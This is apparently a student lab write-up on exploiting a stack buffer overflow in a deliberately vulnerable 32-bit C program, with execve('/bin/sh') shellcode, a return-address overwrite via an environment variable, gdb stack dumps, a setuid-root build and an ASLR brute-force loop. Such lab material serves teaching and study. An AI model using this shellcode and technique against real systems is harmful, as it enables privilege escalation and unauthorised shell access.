WRITING A BUFFER OVERFLOW EXPLOIT

1) Given a vulnerable stack program:

```
 #include <stdlib.h>

#include <stdio.h>

#include <string.h>

int bof(char *str) {

        char buffer[12];
        printf("%p",&buffer);
        /* The following statement has a buffer overflow problem */

        strcpy(buffer, str);

        return 1;

}

int main(int argc, char *argv[]) {

        char str[517];

        FILE *badfile;

        badfile = fopen("badfile", "r");

        fread(str, sizeof(char), 517, badfile);

        bof(str);

        printf("Returned Properly\n");

        return 1;

}
```

2) Randomization off :

```
sysctl -w kernel.randomize_va_space=0
```

3) Python program “exploit.py” with the shell code is as :

```
print"\x90"*10+"\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80"
```

-------------> Here, nops are used for guessing the exact location of return address.

3) Use the environmental variable to store the contents of python program “exploit.py” :

```
export env=$(python exploit.py)
```


4) C program for getting the address of environment variable :

```
#include<stdio.h>
main() {
        printf("Address::: 0x%1x\n", getenv("env"));
}
```


5) Writing the address of environment variable to “badfile” :

```
python -c 'print "A"*24+"\xf4\xfd\xff\xbf"' > badfile
```

--------->Here 24 is the number of bytes required to move the env address so that we can overwrite the return address.




```
vrt@ubuntu:~/netsec_5$
vrt@ubuntu:~/netsec_5$
vrt@ubuntu:~/netsec_5$
vrt@ubuntu:~/netsec_5$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
vrt@ubuntu:~/netsec_5$ export env=$(python exploit.py)
vrt@ubuntu:~/netsec_5$ gcc -o env env.c
vrt@ubuntu:~/netsec_5$ ./env
Address::: 0xbffffdf4
vrt@ubuntu:~/netsec_5$ 
```



```
vrt@ubuntu:~/netsec_5$ ./env
Address::: 0xbffffdf4
vrt@ubuntu:~/netsec_5$ python -c 'print "A"*24+"\xf4\xfd\xff\xbf"' > badfile
vrt@ubuntu:~/netsec_5$ gcc -ggdb -z execstack -fno-stack-protector -o stack stack.c
vrt@ubuntu:~/netsec_5$ ./stack
$ ls
Untitled Document~  badfile   env    env.c~              exploit.py   shellcode    stack    stack.c~
a.out               badfile~  env.c  env_variable.c~  exploit.py~  shellcode.c  stack.c
$ ps
  PID TTY          TIME CMD
 3417 pts/0    00:00:00 bash
 3550 pts/0    00:00:00 sh
 3553 pts/0    00:00:00 ps
$ ls -al
total 100
drwx------  2 vrt vrt 4096 Apr  1 05:51 .
drwxr-xr-x 20 vrt vrt 4096 Apr  1 05:41 ..
-rw-r--r--  1 vrt vrt   52 Apr  1  2015 .gdb_history
-rw-r--r--  1 vrt vrt  291 Apr  1  2015 Untitled Document~
-rw-r--r--  1 vrt vrt 8563 Apr  1  2015 a.out
-rw-r--r--  1 vrt vrt   29 Apr  1 05:51 badfile
-rw-r--r--  1 vrt vrt   23 Apr  1  2015 badfile~
-rwxrwxr-x  1 vrt vrt 7330 Apr  1 05:50 env
-rw-r--r--  1 vrt vrt   77 Apr  1 05:47 env.c
```


6) The stack contents while running the program in gdb is as:



```
gdb-peda$ n
[----------------------------------registers-----------------------------------]
EAX: 0xbfffeeb7 ('A' <repeats 24 times>"\364, \375\377\277\n")
EBX: 0xb7fc3000 --> 0x1aada8
ECX: 0x804b0a0 --> 0x0
EDX: 0x0
ESI: 0x0
EDI: 0x0
EBP: 0xbffff0c8 --> 0x0
ESP: 0xbfffeea0 --> 0xbfffeeb7 ('A' <repeats 24 times>"\364, \375\377\277\n")
EIP: 0x8048574 (<main+85>:      call   0x80484ed <bof>)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048568 <main+73>: call   0x8048390 <fread@plt>
   0x804856d <main+78>: lea    eax,[esp+0x17]
   0x8048571 <main+82>: mov    DWORD PTR [esp],eax
=> 0x8048574 <main+85>: call   0x80484ed <bof>
   0x8048579 <main+90>: mov    DWORD PTR [esp],0x804862d
   0x8048580 <main+97>: call   0x80483b0 <puts@plt>
   0x8048585 <main+102>:        mov    eax,0x1
   0x804858a <main+107>:        leave
Guessed arguments:
arg[0]: 0xbfffeeb7 ('A' <repeats 24 times>"\364, \375\377\277\n")
[------------------------------------stack-------------------------------------]
0000| 0xbfffeea0 --> 0xbfffeeb7 ('A' <repeats 24 times>"\364, \375\377\277\n")
0004| 0xbfffeea4 --> 0x1
0008| 0xbfffeea8 --> 0x205
0012| 0xbfffeeac --> 0x804b008 --> 0xfbad2498
0016| 0xbfffeeb0 --> 0x7
0020| 0xbfffeeb4 --> 0x41000010
0024| 0xbfffeeb8 ('A' <repeats 23 times>"\364, \375\377\277\n")
0028| 0xbfffeebc ('A' <repeats 19 times>"\364, \375\377\277\n")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x08048574 in main ()
gdb-peda$ x/50wx $esp
```

-----------> The return address of the program is the address of instruction next to bof() function ie, 0x8048579


7) The following figure shows the content of the stack before exploiting :



```
   0x80484ed <bof>:      push   ebp
   0x80484ee <bof+1>:    mov    ebp,esp
   0x80484f0 <bof+3>:    sub    esp,0x28
=> 0x80484f3 <bof+6>:    lea    eax,[ebp-0x14]
   0x80484f6 <bof+9>:    mov    DWORD PTR [esp+0x4],eax
   0x80484fa <bof+13>:   mov    DWORD PTR [esp],0x8048620
   0x8048501 <bof+20>:   call   0x8048380 <printf@plt>
   0x8048506 <bof+25>:   mov    eax,DWORD PTR [ebp+0x8]
[-------------------------------------stack-------------------------------------]
0000| 0xbfffee70 --> 0x804b008 --> 0xfbad2498
0004| 0xbfffee74 --> 0xbfffeeb7 ('A' <repeats 24 times>"\364, \375\377\277\n")
0008| 0xbfffee78 --> 0x205
0012| 0xbfffee7c --> 0x0
0016| 0xbfffee80 --> 0xbffff0c8 --> 0x0
0020| 0xbfffee84 --> 0xb7ff2500 (<_dl_runtime_resolve+16>:      pop    edx)
0024| 0xbfffee88 --> 0x8
0028| 0xbfffee8c --> 0xb7fc3000 --> 0x1aada8
[-------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 2, 0x080484f3 in bof ()
gdb-peda$ x/50wx $esp
0xbfffee70:     0x0804b008      0xbfffeeb7      0x00000205      0x00000000
0xbfffee80:     0xbffff0c8      0xb7ff2500      0x00000008      0xb7fc3000
0xbfffee90:     0x00000000      0x00000000      0xbffff0c8      0x08048579
0xbfffeea0:     0xbfffeeb7      0x00000001      0x00000205      0x0804b008
0xbfffeeb0:     0x00000007      0x41000010      0x41414141      0x41414141
0xbfffeec0:     0x41414141      0x41414141      0x41414141      0xf4414141
0xbfffeed0:     0x0abffffd      0x00001000      0x00000001      0xb7fe8b8c
0xbfffeee0:     0xb7fff000      0x00000000      0xbfffefa8      0xb7fe90db
0xbfffeef0:     0xb7fffaf0      0xb7fdce08      0x00000001      0x00000001
0xbfffef00:     0x00000000      0xb7ff75ac      0x00000000      0x00000000
0xbfffef10:     0xb7fff55c      0xbfffef78      0xbfffef98      0x00000000
0xbfffef20:     0xb7ff75ac      0xb7fff55c      0xbfffef98      0xb7fde4ac
0xbfffef30:     0xb7fde2dc      0xb7fe6dcd
gdb-peda$ 
```

8) After exploiting, the return address will be replaced with the address of environment variable along with the A values as shown:



```
[-------------------------------------code-------------------------------------]
   0x804850d <bof+32>:  lea    eax,[ebp-0x14]
   0x8048510 <bof+35>:  mov    DWORD PTR [esp],eax
   0x8048513 <bof+38>:  call   0x80483a0 <strcpy@plt>
=> 0x8048518 <bof+43>:  mov    eax,0x1
   0x804851d <bof+48>:  leave
   0x804851e <bof+49>:  ret
   0x804851f <main>:    push   ebp
   0x8048520 <main+1>:  mov    ebp,esp
[------------------------------------stack-------------------------------------]
0000| 0xbfffee70 --> 0xbfffee84 ('A' <repeats 24 times>"\364, \375\377\277\n")
0004| 0xbfffee74 --> 0xbfffeeb7 ('A' <repeats 24 times>"\364, \375\377\277\n")
0008| 0xbfffee78 --> 0x205
0012| 0xbfffee7c --> 0x0
0016| 0xbfffee80 --> 0xbffff0c8 --> 0x0
0020| 0xbfffee84 ('A' <repeats 24 times>"\364, \375\377\277\n")
0024| 0xbfffee88 ('A' <repeats 20 times>"\364, \375\377\277\n")
0028| 0xbfffee8c ('A' <repeats 16 times>"\364, \375\377\277\n")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x08048518 in bof ()
gdb-peda$ x/50wx $esp
0xbfffee70:     0xbfffee84      0xbfffeeb7      0x00000205      0x00000000
0xbfffee80:     0xbffff0c8      0x41414141      0x41414141      0x41414141
0xbfffee90:     0x41414141      0x41414141      0x41414141      0xbffffdf4
0xbfffeea0:     0xbfff000a      0x00000001      0x00000205      0x0804b008
0xbfffeeb0:     0x00000007      0x41000010      0x41414141      0x41414141
0xbfffeec0:     0x41414141      0x41414141      0x41414141      0xf4414141
0xbfffeed0:     0x0abffffd      0x00001000      0x00000001      0xb7fe8b8c
0xbfffeee0:     0xb7fff000      0x00000000      0xbfffefa8      0xb7fe90db
0xbfffeef0:     0xb7fffaf0      0xb7fdce08      0x00000001      0x00000001
0xbfffef00:     0x00000000      0xb7ff75ac      0x00000000      0x00000000
0xbfffef10:     0xb7fff55c      0xbfffef78      0xbfffef98      0x00000000
0xbfffef20:     0xb7ff75ac      0xb7fff55c      0xbfffef98      0xb7fde4ac
0xbfffef30:     0xb7fde2dc      0xb7fe6dcd
gdb-peda$
```

To Get Root Shell
****
Make the vulnerable program SETUID root:

gcc -g -o stack -z execstack -fno-stack-protector stack.c


sudo chown root:root stack

sudo chmod 4755 stack

****

Address randomization on:


------> **sudo /sbin/sysctl -w kernel.randomize_va_space=2**
------> Change 10 to 10000 in exploit.py



```
vrt@ubuntu:~/netsec_5$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for vrt:
kernel.randomize_va_space = 0
vrt@ubuntu:~/netsec_5$ export env=$(python exploit.py)
vrt@ubuntu:~/netsec_5$ gcc -o env env.c
vrt@ubuntu:~/netsec_5$ ./env
Address::: 0xbfffd6ee
vrt@ubuntu:~/netsec_5$ python -c 'print "A"*24+"\xee\xd6\xfd\xbf"' > badfile
vrt@ubuntu:~/netsec_5$ gcc -z execstack -fno-stack-protector -o stack stack.c
vrt@ubuntu:~/netsec_5$ ./stack
Segmentation fault (core dumped)
vrt@ubuntu:~/netsec_5$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
vrt@ubuntu:~/netsec_5$ export env=$(python exploit.py)
vrt@ubuntu:~/netsec_5$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
vrt@ubuntu:~/netsec_5$ export env=$(python exploit.py)
vrt@ubuntu:~/netsec_5$ gcc -o env env.c
vrt@ubuntu:~/netsec_5$ ./env
Address::: 0xbffffdf4
vrt@ubuntu:~/netsec_5$ gcc -g -o stack -z execstack -fno-stack-protector stack.c
vrt@ubuntu:~/netsec_5$ ^C
vrt@ubuntu:~/netsec_5$ sudo chown root:root stack
vrt@ubuntu:~/netsec_5$ sudo chmod 4755 stack
vrt@ubuntu:~/netsec_5$ /sbin/sysctl -w kernel.randomize_va_space=2
sysctl: permission denied on key 'kernel.randomize_va_space'
vrt@ubuntu:~/netsec_5$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
vrt@ubuntu:~/netsec_5$ sh -c "while [ 1 ]; do ./stack; done;"
```

We will get the shell by running the following command:

sh -c "while [1]; do ./stack; done;"



```
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
$
```